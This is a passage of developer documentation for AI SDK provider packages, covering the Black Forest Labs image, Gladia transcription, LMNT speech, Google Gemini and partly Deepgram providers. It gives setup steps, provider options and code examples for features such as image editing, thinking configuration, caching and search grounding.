URL to which Deepgram will make a callback request with the audio. Optional.
-
callbackMethod enum
HTTP method for the callback request. Allowed values:
'POST','PUT'. Optional. -
mipOptOut boolean
Opts out requests from the Deepgram Model Improvement Program. Optional.
-
tag string | array of strings
Label your requests for identification during usage reporting. Optional.
Model Capabilities
| Model |
|---|
aura-2-asteria-en |
aura-2-thalia-en |
aura-2-helena-en |
aura-2-orpheus-en |
aura-2-zeus-en |
aura-asteria-en |
aura-luna-en |
aura-stella-en |
| + more voices |
Transcription Models
You can create models that call the Deepgram transcription API
using the .transcription() factory method.
The first argument is the model id e.g. nova-3.
const model = deepgram.transcription('nova-3');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import {
deepgram,
type DeepgramTranscriptionModelOptions,
} from '@ai-sdk/deepgram';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: deepgram.transcription('nova-3'),
audio: await readFile('audio.mp3'),
providerOptions: {
deepgram: {
summarize: true,
} satisfies DeepgramTranscriptionModelOptions,
},
});
The following provider options are available:
-
language string
Language code for the audio. Supports numerous ISO-639-1 and ISO-639-3 language codes. Optional.
-
detectLanguage boolean
Whether to enable automatic language detection. When true, Deepgram will detect the language of the audio. Optional.
-
smartFormat boolean
Whether to apply smart formatting to the transcription. Optional.
-
punctuate boolean
Whether to add punctuation to the transcription. Optional.
-
summarize enum | boolean
Whether to generate a summary of the transcription. Allowed values:
'v2',false. Optional. -
topics boolean
Whether to detect topics in the transcription. Optional.
-
detectEntities boolean
Whether to detect entities in the transcription. Optional.
-
redact string | array of strings
Specifies what content to redact from the transcription. Optional.
-
search string
Search term to find in the transcription. Optional.
-
diarize boolean
Whether to identify different speakers in the transcription. Defaults to
true. Optional. -
utterances boolean
Whether to segment the transcription into utterances. Optional.
-
uttSplit number
Threshold for splitting utterances. Optional.
-
fillerWords boolean
Whether to include filler words (um, uh, etc.) in the transcription. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
nova-3 (+ variants) |
||||
nova-2 (+ variants) |
||||
nova (+ variants) |
||||
enhanced (+ variants) |
||||
base (+ variants) |
title: Black Forest Labs description: Learn how to use Black Forest Labs models with the AI SDK.
Black Forest Labs Provider
Black Forest Labs provides a generative image platform for developers with FLUX-based models. Their platform offers fast, high quality, and in-context image generation and editing with precise and coherent results.
Setup
The Black Forest Labs provider is available via the @ai-sdk/black-forest-labs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance blackForestLabs from @ai-sdk/black-forest-labs:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
If you need a customized setup, you can import createBlackForestLabs and create a provider instance with your settings:
import { createBlackForestLabs } from '@ai-sdk/black-forest-labs';
const blackForestLabs = createBlackForestLabs({
apiKey: 'your-api-key', // optional, defaults to BFL_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Black Forest Labs provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use a regional endpoint. The default prefix is
https://api.bfl.ai/v1. -
apiKey string
API key that is being sent using the
x-keyheader. It defaults to theBFL_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
-
pollIntervalMillis number
Interval in milliseconds between polling attempts when waiting for image generation to complete. Defaults to 500ms.
-
pollTimeoutMillis number
Overall timeout in milliseconds for polling before giving up. Defaults to 60000ms (60 seconds).
Image Models
You can create Black Forest Labs image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { writeFileSync } from 'node:fs';
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: blackForestLabs.image('flux-pro-1.1'),
prompt: 'A serene mountain landscape at sunset',
});
const filename = `image-${Date.now()}.png`;
writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Model Capabilities
Black Forest Labs offers many models optimized for different use cases. Here are a few popular examples. For a full list of models, see the Black Forest Labs Models Page.
| Model | Description |
|---|---|
flux-kontext-pro |
FLUX.1 Kontext [pro] handles both text and reference images as inputs, enabling targeted edits and complex transformations |
flux-kontext-max |
FLUX.1 Kontext [max] with improved prompt adherence and typography generation |
flux-pro-1.1-ultra |
Ultra-fast, ultra high-resolution image creation |
flux-pro-1.1 |
Fast, high-quality image generation from text. |
flux-pro-1.0-fill |
Inpainting model for filling masked regions of images with new content |
Black Forest Labs models support aspect ratios from 3:7 (portrait) to 7:3 (landscape).
Image Editing
Black Forest Labs Kontext models support powerful image editing capabilities using reference images. Pass input images via prompt.images to transform, combine, or edit existing images.
Single Image Editing
Transform an existing image using text prompts:
import {
blackForestLabs,
BlackForestLabsImageModelOptions,
} from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: blackForestLabs.image('flux-kontext-pro'),
prompt: {
text: 'A baby elephant with a shirt that has the logo from the input image.',
images: [
'https://www.google.com/images/branding/googlelogo/1x/googlelogo_color_272x92dp.png',
],
},
providerOptions: {
blackForestLabs: {
width: 1024,
height: 768,
} satisfies BlackForestLabsImageModelOptions,
},
});
Multi-Reference Editing
Combine multiple reference images for complex transformations. Black Forest Labs supports up to 10 input images:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: blackForestLabs.image('flux-kontext-pro'),
prompt: {
text: 'Combine the style of image 1 with the subject of image 2',
images: [
'https://example.com/style-reference.jpg',
'https://example.com/subject-reference.jpg',
],
},
});
Inpainting
The flux-pro-1.0-fill model supports inpainting, which allows you to fill masked regions of an image with new content. Pass the source image via prompt.images and a mask image via prompt.mask:
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { images } = await generateImage({
model: blackForestLabs.image('flux-pro-1.0-fill'),
prompt: {
text: 'A beautiful garden with flowers',
images: ['https://example.com/source-image.jpg'],
mask: 'https://example.com/mask-image.png',
},
});
The mask image should be a grayscale image where white areas indicate regions to be filled and black areas indicate regions to preserve.
Provider Options
Black Forest Labs image models support flexible provider options through the providerOptions.blackForestLabs object. The supported parameters depend on the used model ID:
- width number - Output width in pixels (256–1920). When set, this overrides any width derived from
size. - height number - Output height in pixels (256–1920). When set, this overrides any height derived from
size. - outputFormat string - Desired format of the output image (
"jpeg"or"png"). - steps number - Number of inference steps. Higher values may improve quality but increase generation time.
- guidance number - Guidance scale for generation. Higher values follow the prompt more closely.
- imagePrompt string - Base64-encoded image to use as additional visual context for generation.
- imagePromptStrength number - Strength of the image prompt influence on generation (0.0 to 1.0).
- promptUpsampling boolean - If true, performs upsampling on the prompt.
- raw boolean - Enable raw mode for more natural, authentic aesthetics.
- safetyTolerance number - Moderation level for inputs and outputs (0 = most strict, 6 = more permissive).
- pollIntervalMillis number - Interval in milliseconds between polling attempts (default 500ms).
- pollTimeoutMillis number - Overall timeout in milliseconds for polling before timing out (default 60s).
- webhookUrl string - URL for asynchronous completion notification. Must be a valid HTTP/HTTPS URL.
- webhookSecret string - Secret for webhook signature verification, sent in the
X-Webhook-Secretheader.
Provider Metadata
The generateImage response includes provider-specific metadata in providerMetadata.blackForestLabs.images[]. Each image object may contain the following properties:
- seed number - The seed used for generation. Useful for reproducing results.
- start_time number - Unix timestamp when generation started.
- end_time number - Unix timestamp when generation completed.
- duration number - Generation duration in seconds.
- cost number - Cost of the generation request.
- inputMegapixels number - Input image size in megapixels.
- outputMegapixels number - Output image size in megapixels.
import { blackForestLabs } from '@ai-sdk/black-forest-labs';
import { generateImage } from 'ai';
const { image, providerMetadata } = await generateImage({
model: blackForestLabs.image('flux-pro-1.1'),
prompt: 'A serene mountain landscape at sunset',
});
// Access provider metadata
const metadata = providerMetadata?.blackForestLabs?.images?.[0];
console.log('Seed:', metadata?.seed);
console.log('Cost:', metadata?.cost);
console.log('Duration:', metadata?.duration);
Regional Endpoints
By default, requests are sent to https://api.bfl.ai/v1. You can select a regional endpoint by setting baseURL when creating the provider instance:
import { createBlackForestLabs } from '@ai-sdk/black-forest-labs';
const blackForestLabs = createBlackForestLabs({
baseURL: 'https://api.eu.bfl.ai/v1', // or https://api.us.bfl.ai/v1
});
title: Gladia description: Learn how to use the Gladia provider for the AI SDK.
Gladia Provider
The Gladia provider contains language model support for the Gladia transcription API.
Setup
The Gladia provider is available in the @ai-sdk/gladia module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance gladia from @ai-sdk/gladia:
import { gladia } from '@ai-sdk/gladia';
If you need a customized setup, you can import createGladia from @ai-sdk/gladia and create a provider instance with your settings:
import { createGladia } from '@ai-sdk/gladia';
const gladia = createGladia({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the Gladia provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theGLADIA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Transcription Models
You can create models that call the Gladia transcription API
using the .transcription() factory method.
const model = gladia.transcription();
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the summarize option will enable summaries for sections of content.
import { experimental_transcribe as transcribe } from 'ai';
import { gladia } from '@ai-sdk/gladia';
import { type GladiaTranscriptionModelOptions } from '@ai-sdk/gladia';
import { readFile } from 'fs/promises';
const result = await transcribe({
model: gladia.transcription(),
audio: await readFile('audio.mp3'),
providerOptions: {
gladia: {
summarization: true,
} satisfies GladiaTranscriptionModelOptions,
},
});
The following provider options are available:
-
contextPrompt string
Context to feed the transcription model with for possible better accuracy. Optional.
-
customVocabulary boolean | any[]
Custom vocabulary to improve transcription accuracy. Optional.
-
customVocabularyConfig object
Configuration for custom vocabulary. Optional.
- vocabulary Array<string | { value: string, intensity?: number, pronunciations?: string[], language?: string }>
- defaultIntensity number
-
detectLanguage boolean
Whether to automatically detect the language. Optional.
-
enableCodeSwitching boolean
Enable code switching for multilingual audio. Optional.
-
codeSwitchingConfig object
Configuration for code switching. Optional.
- languages string[]
-
language string
Specify the language of the audio. Optional.
-
callback boolean
Enable callback when transcription is complete. Optional.
-
callbackConfig object
Configuration for callback. Optional.
- url string
- method 'POST' | 'PUT'
-
subtitles boolean
Generate subtitles from the transcription. Optional.
-
subtitlesConfig object
Configuration for subtitles. Optional.
- formats Array<'srt' | 'vtt'>
- minimumDuration number
- maximumDuration number
- maximumCharactersPerRow number
- maximumRowsPerCaption number
- style 'default' | 'compliance'
-
diarization boolean
Enable speaker diarization. Optional.
-
diarizationConfig object
Configuration for diarization. Optional.
- numberOfSpeakers number
- minSpeakers number
- maxSpeakers number
- enhanced boolean
-
translation boolean
Enable translation of the transcription. Optional.
-
translationConfig object
Configuration for translation. Optional.
- targetLanguages string[]
- model 'base' | 'enhanced'
- matchOriginalUtterances boolean
-
summarization boolean
Enable summarization of the transcription. Optional.
-
summarizationConfig object
Configuration for summarization. Optional.
- type 'general' | 'bullet_points' | 'concise'
-
moderation boolean
Enable content moderation. Optional.
-
namedEntityRecognition boolean
Enable named entity recognition. Optional.
-
chapterization boolean
Enable chapterization of the transcription. Optional.
-
nameConsistency boolean
Enable name consistency in the transcription. Optional.
-
customSpelling boolean
Enable custom spelling. Optional.
-
customSpellingConfig object
Configuration for custom spelling. Optional.
- spellingDictionary Record<string, string[]>
-
structuredDataExtraction boolean
Enable structured data extraction. Optional.
-
structuredDataExtractionConfig object
Configuration for structured data extraction. Optional.
- classes string[]
-
sentimentAnalysis boolean
Enable sentiment analysis. Optional.
-
audioToLlm boolean
Enable audio to LLM processing. Optional.
-
audioToLlmConfig object
Configuration for audio to LLM. Optional.
- prompts string[]
-
customMetadata Record<string, any>
Custom metadata to include with the request. Optional.
-
sentences boolean
Enable sentence detection. Optional.
-
displayMode boolean
Enable display mode. Optional.
-
punctuationEnhanced boolean
Enable enhanced punctuation. Optional.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
Default |
title: LMNT description: Learn how to use the LMNT provider for the AI SDK.
LMNT Provider
The LMNT provider contains speech model support for the LMNT speech synthesis API.
Setup
The LMNT provider is available in the @ai-sdk/lmnt module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance lmnt from @ai-sdk/lmnt:
import { lmnt } from '@ai-sdk/lmnt';
If you need a customized setup, you can import createLMNT from @ai-sdk/lmnt and create a provider instance with your settings:
import { createLMNT } from '@ai-sdk/lmnt';
const lmnt = createLMNT({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the LMNT provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLMNT_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the LMNT speech API
using the .speech() factory method.
The first argument is the model id e.g. aurora.
const model = lmnt.speech('aurora');
The voice parameter can be set to a voice ID from LMNT. You can find available voices in the LMNT documentation.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
const result = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hello, world!',
voice: 'ava',
language: 'en',
});
You can also pass additional provider-specific options using the providerOptions argument:
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { lmnt } from '@ai-sdk/lmnt';
import { type LMNTSpeechModelOptions } from '@ai-sdk/lmnt';
const result = await generateSpeech({
model: lmnt.speech('aurora'),
text: 'Hello, world!',
voice: 'ava',
language: 'en',
providerOptions: {
lmnt: {
conversational: true,
speed: 1.2,
} satisfies LMNTSpeechModelOptions,
},
});
Provider Options
The LMNT provider accepts the following options via providerOptions.lmnt:
-
format 'aac' | 'mp3' | 'mulaw' | 'raw' | 'wav'
The audio format to return. Defaults to
'mp3'. -
sampleRate 8000 | 16000 | 24000
The sample rate of the audio in Hz. Defaults to
24000. -
speed number
The speed of the speech. Must be between 0.25 and 2. Defaults to
1. -
seed number
An optional seed for deterministic generation.
-
conversational boolean
Whether to use a conversational style. Defaults to
false. Does not work with theblizzardmodel. -
length number
Maximum length of the audio in seconds. Maximum value is 300. Does not work with the
blizzardmodel. -
topP number
Top-p sampling parameter. Must be between 0 and 1. Defaults to
1. -
temperature number
Temperature parameter for sampling. Must be at least 0. Defaults to
1.
Model Capabilities
| Model | Instructions |
|---|---|
aurora |
|
blizzard |
title: Google description: Learn how to use Google Provider.
Google Provider
The Google provider contains language and embedding model support for the Google APIs.
Setup
The Google provider is available in the @ai-sdk/google module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance google from @ai-sdk/google:
import { google } from '@ai-sdk/google';
If you need a customized setup, you can import createGoogle from @ai-sdk/google and create a provider instance with your settings:
import { createGoogle } from '@ai-sdk/google';
const google = createGoogle({
// custom settings
});
You can use the following optional settings to customize the Google provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://generativelanguage.googleapis.com/v1beta. -
apiKey string
API key that is being sent using the
x-goog-api-keyheader. It defaults to theGOOGLE_GENERATIVE_AI_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing. -
generateId () => string
Optional function to generate unique IDs for each request. Defaults to the SDK's built-in ID generator.
-
name string
Custom provider name. Defaults to
'google.generative-ai'.
Language Models
You can create models that call the Google Generative AI API using the provider instance.
The first argument is the model id, e.g. gemini-2.5-flash.
The models support tool calls and some have multi-modal capabilities.
const model = google('gemini-2.5-flash');
You can use Google language models to generate text with the generateText function:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text } = await generateText({
model: google('gemini-2.5-flash'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Google language models can also be used in the streamText function
and support structured data generation with Output
(see AI SDK Core).
Google also supports some model specific settings that are not part of the standard call settings. You can pass them as an options argument:
import { google, type GoogleLanguageModelOptions } from '@ai-sdk/google';
const model = google('gemini-2.5-flash');
await generateText({
model,
providerOptions: {
google: {
safetySettings: [
{
category: 'HARM_CATEGORY_UNSPECIFIED',
threshold: 'BLOCK_LOW_AND_ABOVE',
},
],
} satisfies GoogleLanguageModelOptions,
},
});
The following optional provider options are available for Google models:
-
cachedContent string
Optional. The name of the cached content used as context to serve the prediction. Format: cachedContents/{cachedContent}
-
structuredOutputs boolean
Optional. Enable structured output. Default is true.
This is useful when the JSON Schema contains elements that are not supported by the OpenAPI schema version that Google uses. You can use this to disable structured outputs if you need to.
See Troubleshooting: Schema Limitations for more details.
-
safetySettings Array<{ category: string; threshold: string }>
Optional. Safety settings for the model.
-
category string
The category of the safety setting. Can be one of the following:
HARM_CATEGORY_UNSPECIFIEDHARM_CATEGORY_HATE_SPEECHHARM_CATEGORY_DANGEROUS_CONTENTHARM_CATEGORY_HARASSMENTHARM_CATEGORY_SEXUALLY_EXPLICITHARM_CATEGORY_CIVIC_INTEGRITY
-
threshold string
The threshold of the safety setting. Can be one of the following:
HARM_BLOCK_THRESHOLD_UNSPECIFIEDBLOCK_LOW_AND_ABOVEBLOCK_MEDIUM_AND_ABOVEBLOCK_ONLY_HIGHBLOCK_NONEOFF
-
-
responseModalities string[] The modalities to use for the response. The following modalities are supported:
TEXT,IMAGE. When not defined or empty, the model defaults to returning only text. -
thinkingConfig { thinkingLevel?: 'minimal' | 'low' | 'medium' | 'high'; thinkingBudget?: number; includeThoughts?: boolean }
Optional. Configuration for the model's thinking process. Only supported by specific Google models.
-
thinkingLevel 'minimal' | 'low' | 'medium' | 'high'
Optional. Controls the thinking depth for Gemini 3 models. Gemini 3.1 Pro supports 'low', 'medium', and 'high', Gemini 3 Pro supports 'low' and 'high', while Gemini 3 Flash supports all four levels: 'minimal', 'low', 'medium', and 'high'. Only supported by Gemini 3 models.
-
thinkingBudget number
Optional. Gives the model guidance on the number of thinking tokens it can use when generating a response. Setting it to 0 disables thinking, if the model supports it. For more information about the possible value ranges for each model see Google thinking documentation.
-
includeThoughts boolean
Optional. If set to true, thought summaries are returned, which are synthesized versions of the model's raw thoughts and offer insights into the model's internal reasoning process.
-
-
imageConfig { aspectRatio?: string, imageSize?: string }
Optional. Configuration for the models image generation. Only supported by specific Google models.
-
aspectRatio string
Model defaults to generate 1:1 squares, or to matching the output image size to that of your input image. Can be one of the following:
- 1:1
- 2:3
- 3:2
- 3:4
- 4:3
- 4:5
- 5:4
- 9:16
- 16:9
- 21:9
-
imageSize string
Controls the output image resolution. Defaults to 1K. Can be one of the following:
- 1K
- 2K
- 4K
-
-
audioTimestamp boolean
Optional. Enables timestamp understanding for audio-only files. See Google Cloud audio understanding documentation.
-
mediaResolution string
Optional. If specified, the media resolution specified will be used. Can be one of the following:
MEDIA_RESOLUTION_UNSPECIFIEDMEDIA_RESOLUTION_LOWMEDIA_RESOLUTION_MEDIUMMEDIA_RESOLUTION_HIGH
-
labels Record<string, string>
Optional. Defines labels used in billing reports. Available on Vertex AI only. See Google Cloud labels documentation.
-
serviceTier 'standard' | 'flex' | 'priority'
Optional. The service tier to use for the request. Set to 'flex' for 50% cheaper processing at the cost of increased latency. Set to 'priority' for ultra-low latency at a 75-100% price premium over 'standard'.
-
threshold string
Optional. Standalone threshold setting that can be used independently of
safetySettings. Uses the same values as thesafetySettingsthreshold.
Thinking
The Gemini 2.5 and Gemini 3 series models use an internal "thinking process" that significantly improves their reasoning and multi-step planning abilities, making them highly effective for complex tasks such as coding, advanced mathematics, and data analysis. For more information see Google thinking documentation.
Gemini 3 Models
For Gemini 3 models, use the thinkingLevel parameter to control the depth of reasoning:
import { google, GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const model = google('gemini-3.1-pro-preview');
const { text, reasoning } = await generateText({
model: model,
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
thinkingLevel: 'high',
includeThoughts: true,
},
} satisfies GoogleLanguageModelOptions,
},
});
console.log(text);
console.log(reasoning); // Reasoning summary
Gemini 2.5 Models
For Gemini 2.5 models, use the thinkingBudget parameter to control the number of thinking tokens:
import { google, GoogleLanguageModelOptions } from '@ai-sdk/google';
import { generateText } from 'ai';
const model = google('gemini-2.5-flash');
const { text, reasoning } = await generateText({
model: model,
prompt: 'What is the sum of the first 10 prime numbers?',
providerOptions: {
google: {
thinkingConfig: {
thinkingBudget: 8192,
includeThoughts: true,
},
} satisfies GoogleLanguageModelOptions,
},
});
console.log(text);
console.log(reasoning); // Reasoning summary
File Inputs
The Google provider supports file inputs, e.g. PDF files.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is an embedding model according to this document?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
},
],
},
],
});
You can also use YouTube URLs directly:
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const result = await generateText({
model: google('gemini-2.5-flash'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Summarize this video',
},
{
type: 'file',
data: 'https://www.youtube.com/watch?v=dQw4w9WgXcQ',
mediaType: 'video/mp4',
},
],
},
],
});
See File Parts for details on how to use files in prompts.
Cached Content
Google supports both explicit and implicit caching to help reduce costs on repetitive content.
Implicit Caching
Gemini 2.5 models automatically provide cache cost savings without needing to create an explicit cache. When you send requests that share common prefixes with previous requests, you'll receive a 75% token discount on cached content.
To maximize cache hits with implicit caching:
- Keep content at the beginning of requests consistent
- Add variable content (like user questions) at the end of prompts
- Ensure requests meet minimum token requirements:
- Gemini 2.5 Flash: 1024 tokens minimum
- Gemini 2.5 Pro: 2048 tokens minimum
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
// Structure prompts with consistent content at the beginning
const baseContext =
'You are a cooking assistant with expertise in Italian cuisine. Here are 1000 lasagna recipes for reference...';
const { text: veggieLasagna } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a vegetarian lasagna recipe for 4 people.`,
});
// Second request with same prefix - eligible for cache hit
const { text: meatLasagna, providerMetadata } = await generateText({
model: google('gemini-2.5-pro'),
prompt: `${baseContext}\n\nWrite a meat lasagna recipe for 12 people.`,
});
// Check cached token count in usage metadata
console.log('Cached tokens:', providerMetadata.google);
// e.g.
// {
// groundingMetadata: null,
// safetyRatings: null,
// usageMetadata: {
// cachedContentTokenCount: 2027,
// thoughtsTokenCount: 702,
// promptTokenCount: 2152,
// candidatesTokenCount: 710,
// totalTokenCount: 3564
// }
// }
Explicit Caching
For guaranteed cost savings, you can still use explicit caching with Gemini 2.5 and 2.0 models. See the models page to check if caching is supported for the used model:
import { google, type GoogleLanguageModelOptions } from '@ai-sdk/google';
import { GoogleGenAI } from '@google/genai';
import { generateText } from 'ai';
const ai = new GoogleGenAI({
apiKey: process.env.GOOGLE_GENERATIVE_AI_API_KEY,
});
const model = 'gemini-2.5-pro';
// Create a cache with the content you want to reuse
const cache = await ai.caches.create({
model,
config: {
contents: [
{
role: 'user',
parts: [{ text: '1000 Lasagna Recipes...' }],
},
],
ttl: '300s', // Cache expires after 5 minutes
},
});
const { text: veggieLasagnaRecipe } = await generateText({
model: google(model),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
providerOptions: {
google: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
const { text: meatLasagnaRecipe } = await generateText({
model: google(model),
prompt: 'Write a meat lasagna recipe for 12 people.',
providerOptions: {
google: {
cachedContent: cache.name,
} satisfies GoogleLanguageModelOptions,
},
});
Code Execution
With Code Execution, certain models can generate and execute Python code to perform calculations, solve problems, or provide more accurate information.
You can enable code execution by adding the code_execution tool to your request.
import { google } from '@ai-sdk/google';
import { googleTools } from '@ai-sdk/google/internal';
import { generateText } from 'ai';
const { text, toolCalls, toolResults } = await generateText({
model: google('gemini-2.5-pro'),
tools: { code_execution: google.tools.codeExecution({}) },
prompt: 'Use python to calculate the 20th fibonacci number.',
});
The response will contain the tool calls and results from the code execution.
Google Search
With Google Search grounding, the model has access to the latest information using Google Search.
import { google } from '@ai-sdk/google';
import { GoogleProviderMetadata } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
tools: {
google_search: google.tools.googleSearch({}),
},
prompt:
'List the top 5 San Francisco news from the past week.' +
'You must include the date of each article.',
});
// access the grounding metadata. Casting to the provider metadata type
// is optional but provides autocomplete and type safety.
const metadata = providerMetadata?.google as
| GoogleProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const safetyRatings = metadata?.safetyRatings;
The googleSearch tool accepts the following optional configuration options:
-
searchTypes object
Enables specific search types. Both can be combined.
webSearch: Enable web search grounding (pass{}to enable). This is the default.imageSearch: Enable image search grounding (pass{}to enable).
-
timeRangeFilter object
Restricts search results to a specific time range. Both
startTimeandendTimeare required.startTime: Start time in ISO 8601 format (e.g.'2025-01-01T00:00:00Z').endTime: End time in ISO 8601 format (e.g.'2025-12-31T23:59:59Z').
google.tools.googleSearch({
searchTypes: { webSearch: {} },
timeRangeFilter: {
startTime: '2025-01-01T00:00:00Z',
endTime: '2025-12-31T23:59:59Z',
},
});
When Google Search grounding is enabled, the model will include sources in the response.
Additionally, the grounding metadata includes detailed information about how search results were used to ground the model's response. Here are the available fields:
-
webSearchQueries(string[] | null)- Array of search queries used to retrieve information
- Example:
["What's the weather in Chicago this weekend?"]
-
searchEntryPoint({ renderedContent: string } | null)- Contains the main search result content used as an entry point
- The
renderedContentfield contains the formatted content
-
groundingSupports(Array of support objects | null)- Contains details about how specific response parts are supported by search results
- Each support object includes:
segment: Information about the grounded text segmenttext: The actual text segmentstartIndex: Starting position in the responseendIndex: Ending position in the response
groundingChunkIndices: References to supporting search result chunksconfidenceScores: Confidence scores (0-1) for each supporting chunk
Example response:
{
"groundingMetadata": {
"webSearchQueries": ["What's the weather in Chicago this weekend?"],
"searchEntryPoint": {
"renderedContent": "..."
},
"groundingSupports": [
{
"segment": {
"startIndex": 0,
"endIndex": 65,
"text": "Chicago weather changes rapidly, so layers let you adjust easily."
},
"groundingChunkIndices": [0],
"confidenceScores": [0.99]
}
]
}
}
Enterprise Web Search
With Enterprise Web Search, the model has access to a compliance-focused web index designed for highly-regulated industries such as finance, healthcare, and public sector.
import { createVertex } from '@ai-sdk/google-vertex';
import { generateText } from 'ai';
const vertex = createVertex({
project: 'my-project',
location: 'us-central1',
});
const { text, sources, providerMetadata } = await generateText({
model: vertex('gemini-2.5-flash'),
tools: {
enterprise_web_search: vertex.tools.enterpriseWebSearch({}),
},
prompt: 'What are the latest regulatory updates for financial services?',
});
Enterprise Web Search provides the following benefits:
- Does not log customer data
- Supports VPC service controls
- Compliance-focused web index for regulated industries
File Search
The File Search tool lets Gemini retrieve context from your own documents that you have indexed in File Search stores. Only Gemini 2.5 and Gemini 3 models support this feature.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: google('gemini-2.5-pro'),
tools: {
file_search: google.tools.fileSearch({
fileSearchStoreNames: [
'projects/my-project/locations/us/fileSearchStores/my-store',
],
metadataFilter: 'author = "Robert Graves"',
topK: 8,
}),
},
prompt: "Summarise the key themes of 'I, Claudius'.",
});
File Search responses include citations via the normal sources field and expose raw grounding metadata in providerMetadata.google.groundingMetadata.
URL Context
Google provides a provider-defined URL context tool.
The URL context tool allows you to provide specific URLs that you want the model to analyze directly in from the prompt.
import { google } from '@ai-sdk/google';
import { generateText } from 'ai';
const { text, sources, providerMetadata } = await generateText({
model: google('gemini-2.5-flash'),
prompt: `Based on the document: https://ai.google.dev/gemini-api/docs/url-context.
Answer this question: How many links we can consume in one request?`,
tools: {
url_context: google.tools.urlContext({}),
},
});
const metadata = providerMetadata?.google as
| GoogleProviderMetadata
| undefined;
const groundingMetadata = metadata?.groundingMetadata;
const urlContextMetadata = metadata?.urlContextMetadata;
The URL context metadata includes detailed information about how the model used the URL context to generate the response. Here are the available fields:
-
urlMetadata({ retrievedUrl: string; urlRetrievalStatus: string; }[] | null)- Array of URL context metadata
- Each object includes:
retrievedUrl: The URL of the contexturlRetrievalStatus: The status of the URL retrieval
Example response:
{
"urlMetadata": [
{
"retrievedUrl": "https://ai-sdk.dev/providers/ai-sdk-providers/google",
"urlRetrievalStatus": "URL_RETRIEVAL_STATUS_SUCCESS"
}
]
}
With the URL context tool, you will also get the groundingMetadata.
"groundingMetadata": {
"groundingChunks": [
{
"web": {
"uri": "https://ai-sdk.dev/providers/ai-sdk-providers/google",
"title": "Google - AI SDK Providers"
}
}
],
"groundingSupports": [
{
"segment": {
"startIndex": 67,
"endIndex": 157,
"text": "**Installation**: Install the `@ai-sdk/google` module using your preferred package manager"
},
"groundingChunkIndices": [
0
]
},
]
}
You can add up to 20 URLs per request.
Combine URL Context with Search Grounding
You can combine the URL context tool with search grounding to provide the model with the latest information from the web.
import { google } from '@ai-sdk/google';
